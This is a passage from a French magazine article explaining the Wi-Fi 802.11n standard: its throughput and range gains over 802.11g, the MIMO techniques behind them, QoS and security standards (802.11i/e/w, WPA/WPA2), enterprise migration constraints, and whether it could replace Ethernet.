utilisée, elle est aujourd'hui devenue obsolète avec le déploiement massif de la norme 802.11g (sur le marché depuis 2003) qui offre 54 Mb/s sur la même bande de fréquences. Quant à la norme 802.11a, elle offre, elle aussi, 54 Mb/s mais travaille sur la bande de fréquences de 5 Ghz. Nous ne pouvons en France l'utiliser qu'en intérieur puisqu'à l'extérieur cette bande de fréquences est réservée à l'armée. La norme 802.11g n'offre pas de débit suffisant pour les utilisateurs surtout avec l'utilisation massive de la vidéo, il était devenu indispensable qu'une nouvelle norme plus rapide voie le jour. C'est pour cela que l'IEEE travaille sur la norme 802.11n depuis 2003 (cf. Figure 1). Mais à cause de nombreuses divergences entre constructeurs, la ratification a pris du retard. Et c'est en 2007 que l'IEEE décide de sortir un draft de la norme afin de permettre aux constructeurs de sortir des produits compatibles qui ne nécessiteront qu'une simple mise à jour du firmware pour être compatibles avec la version finale.

Le fonctionnement du 802.11

Le 802.11 fonctionne sur le même principe qu'un réseau Ethernet. En effet, il faut une borne Wi-Fi (un point d'accès Wi-Fi) qui est l'équivalent du routeur dans un réseau classique Ethernet. Il faut aussi une carte réseau (carte wireless dans le cas présent) dans chaque ordinateur du réseau.

Il y a deux modes de fonctionnement :

- Le mode ad-hoc qui représente le dialogue direct entre deux machines du réseau.
- Le mode infrastructure qui représente le dialogue entre une machine et une borne.

Les risques sanitaires

L'utilisation de plus en plus fréquente des réseaux WiFi amène à la question des risques sanitaires. En effet, l'être humain sera de plus en plus exposé aux ondes avec l'arrivée de cette nouvelle norme. Néanmoins, le Wi-Fi utilise des fréquences élevées (2,4 Ghz) qui traversent mal les murs. Le WiFi est donc bien moins dangereux que les ondes émises par la téléphonie mobile. De plus, contrairement à la téléphonie mobile, nous ne portons pas directement les points d'accès à proximité de notre cerveau. Enfin, il s'avère qu'aujourd'hui les risques exacts ne sont pas encore vraiment connus. Mais plusieurs études tendent à démontrer que les ondes émises par le WiFi ne sont pas nocives pour la santé de l'homme.

Qu'apporte cette nouvelle norme?

Nous allons maintenant nous intéresser un peu plus en détails à ce qu'apporte cette nouvelle norme par rapport aux précédentes versions.

Les améliorations

Cette norme apporte deux améliorations majeures par rapport aux anciennes versions. Tout d'abord, nous pouvons maintenant atteindre des débits de 300 Mb/s théoriques au lieu de 54 Mb/s pour le 802.11g. Bien sûr, ce débit est théorique. En pratique, il faut compter entre 50 et 100 Mb/s. Cela nous rapproche des débits Ethernet actuels. La deuxième amélioration majeure concerne la portée grâce à l'utilisation de plusieurs antennes en émission et en réception. Nous verrons plus tard quelques détails techniques.

De quoi a-t-on besoin?

Pour pouvoir profiter de cette norme, il faut un point d'accès compatible et une carte Wi-Fi compatible. La majorité des points d'accès du marché supportent déjà la version draft, il vous suffira donc de mettre à jour le firmware et d'équiper votre ordinateur d'une carte Wi-Fi compatible (cf. Figure 2). Concernant les box des fournisseurs d'accès Internet, elles seront bientôt toutes compatibles avec cette norme. Enfin, les prochains ordinateurs portables seront eux aussi tous équipés d'une puce 802.11n.

MIMO (Multiple-Input Multiple-Output)

La norme 802.11n s'appuie sur la technologie MIMO (Multiple-Input Multiple-Output) qui améliore considérablement les performances du Wi-Fi. Les nouvelles techniques introduites dans la norme 802.11n sont les suivantes:

- **Spatial Division Multiplexing (SBM)** La SBM ou diversité spatiale permet d'augmenter les débits grâce à l'utilisation de plusieurs antennes en émission et réception.
- **Space Time Bloc Code (STBC)** Le Space Time Bloc Code améliore quant à lui la fiabilité du signal.
- **Transmit Beam Forming (TxBF)** Le Transmit Beam Forming augmente la puissance du signal à la réception.
- **Orthogonal Frequency Division Multiplexing (OFDM)** La modulation OFDM déjà utilisée dans la norme 802.11g est utilisée dans la norme 802.11n mais d'une façon bien plus efficace.

Ces mécanismes sont assez complexes et ne seront pas détaillés dans cet article. Ils pourront faire l'objet d'un nouvel article à part entière.

Figure 1. *Logo du 802.11n*

La sécurité et la qualité de service

L'augmentation des débits des réseaux Wi-Fi va permettre une utilisation beaucoup plus aisée pour le multimédia et la téléphonie sur IP. La norme 802.11n pourra alors se baser sur la norme 802.11e pour la qualité de service. A noter que l'utilisation de la téléphonie sur IP dans un environnement Wi-Fi en 802.11g n'était pas encore tout à fait au point. Cette nouvelle norme arrive donc à point dans un contexte où la téléphonie sur IP et le multimédia sont de plus en plus déployés. Concernant la sécurité, la norme 802.11i a déjà atteint un certain niveau de maturité et sera donc toujours utilisée dans les réseaux Wi-Fi 802.11n. Néanmoins, quelques problèmes subsistent dans la norme 802.11i. Par exemple, les data frame sont cryptées mais pas les management frames. Un aspect d'autant plus important que les management frames transportent de plus en plus de données critiques. La norme 802.11w a donc été créée pour résoudre ces problèmes de sécurité. Elle disposera alors d'un niveau de sécurité plus accrue que ses prédécesseurs. Néanmoins, les réseaux WiFi resteront toujours un cran moins sécurisé que les réseaux Ethernet de part le fait que ces réseaux sont accessibles sans systématiquement être présents dans les locaux de la société. Mais il s'avère tout de même que cracker une clé avec cette nouvelle norme de sécurité sera bien moins trivial qu'à l'époque du WEP et en découragera plus d'un. On peut donc considérer que les réseaux WiFi tendent à devenir aussi sécurisé que les réseaux Ethernet. Nous pensons même qu'il sera beaucoup plus aisé de pénétrer l'entreprise, de trouver un port réseau afin d'y brancher son ordinateur et d'espérer récupérer une adresse du réseau par DHCP, ce qui est très généralement le cas dans les sociétés actuelles.

Un autre point qui n'est pas à négliger dans les réseaux Wi-Fi est le brouillage des ondes. Avec les anciennes normes, si un élément émettait une onde proche de la fréquence du Wi-Fi, le signal pouvait être brouillé. Il pouvait aussi être brouillé si plusieurs points d'accès se trouvaient à proximité. Par exemple, un simple micro-onde pouvait brouiller le signal de votre point d'accès. Avec la nouvelle norme 802.11n, l'algorithme utilisé se sert des obstacles rencontrés pour émettre. De plus, les signaux utilisent un système de rebond pour avancer ce qui rend le signal extrêmement efficace. Une grande force de cette nouvelle norme est le fait de pouvoir recomposer un chemin si un élément vient à brouiller le signal. Auparavant, si le signal était brouillé, on ne pouvait rien y faire.

La migration vers cette norme

La migration vers un réseau Wi-Fi 802.11n ne sera pas une chose aisée dans les sociétés car ce type de déploiement comporte de nombreuses contraintes. Tout d'abord, l'ensemble du bâtiment doit être équipé en Gigabit Ethernet, ce qui n'est pas encore le cas partout. De plus, les points d'accès Wi-Fi doivent eux aussi disposer d'un port Gigabit Ethernet. Ensuite, l'ensemble du parc machines doit être équipé d'une puce Wi-Fi 802.11n, ce qui n'est, là encore, pas encore le cas. Enfin, le coût des points d'accès 802.11n est beaucoup plus élevé que leurs prédécesseurs d'ancienne génération. Au total, beaucoup de barrages qui pourraient faire reculer une gran-

Figure 2. *Carte Wi-Fi 802.11n avec plusieurs antennes*

Rappels sur les normes 802.11i/e/w

La norme 802.11i de l'IEEE a été mise en place pour développer une solution de sécurité pour le Wi-Fi. Cette norme a été mise en place pour palier aux faiblesses de la solution WEP (paru en 1997). La solution WEP est l'ancêtre des normes WPA et WPA2. Elle est aujourd'hui à bannir d'une infrastructure Wi-Fi en dépit de ses nombreuses failles. La norme 802.11i tardant à arriver, la Wi-Fi Alliance a décidé de sortir en 2002 le WPA (Wi-Fi Protected Access) qui est en fait un 802.11i allégé. La norme 802.11i a vu le jour en juin 2004. Le WPA et le WPA2 sont identiques sur leur architecture et leur mise en œuvre. Ils ont cependant des différences. En effet, le WPA repose sur le protocole TKIP (basé lui-même sur un algorithme de cryptage RC4) alors que le WPA2 repose aussi sur le protocole TKIP ou encore sur l'algorithme de chiffrement le plus puissant à ce jour : L'AES. C'est une des grandes nouveautés du WPA2 par rapport au WPA. A noter que le WPA n'est pas utilisable en mode Ad-hoc alors que le WPA2 l'est.

La norme 802.11e de l'IEEE a, quant à elle, été créé pour palier aux problèmes rencontrés avec la QoS pour le transport de la voix, l'audio et la video sur des réseaux WiFi.

La norme 802.11w a été créée pour palier aux faiblesses de sécurité rencontrées par les management frames.

de partie des entreprises. D'autant que certaines ne ressentent pas le besoin de faire passer du multimédia ou de la téléphonie sur IP sur le réseau Wi-Fi.

La fin de l'Ethernet?

Pour terminer, on en vient évidemment à se poser la question suivante : Cette norme pourra-t-elle un jour remplacer l'Ethernet ? Comme dit précédemment, cette nouvelle norme mettra un certain temps avant de se déployer dans les sociétés. Mais on estime que d'ici 3-4 ans toutes les infrastructures Wi-Fi seront déployées en 802.11n. Avec des débits comparables à l'Ethernet et avec une mobilité des utilisateurs de plus en plus présentes, le Wi-Fi gagnera certainement du terrain sur l'Ethernet au fil des années. De plus, à l'échelle d'un gros réseau d'entreprise, le Wi-Fi est nettement plus pratique et simple à déployer. En revanche, on ne peut malheureusement pas encore dire s'il va effectivement remplacer l'Ethernet mais le Wi-Fi sera de plus en plus présent dans les réseaux, cela ne fait aucun doute.

Conclusion

Nous avons vu à travers cet article que la norme Wi-Fi 802.11n venait de voir le jour. Cette nouvelle norme propose des avantages considérables avec un débit 5 à 6 fois plus élevé que le Wi-Fi actuel et une portée bien meilleure. Néanmoins, le déploiement de cette nouvelle norme ne se fera pas sans mal. En effet, nous avons vu qu'il y a quelques contraintes techniques et budgétaires à son déploiement. Cependant, au fil des années, le 802.11n devrait apparaître dans les sociétés et pourrait prendre petit à petit le pas sur l'Ethernet de par une simplicité d'utilisation et de déploiement.

À PROPOS DE L'AUTEUR

L'auteur travaille en tant qu'ingénieur sécurité chez Dimension Data au Luxembourg. Son métier : concevoir et mettre en oeuvre des architectures de sécurité pour des clients grands comptes. Diplômé d'un Mastère en Sécurité Informatique à l'EPITA, il se passionne pour les technologies de sécurité de l'information.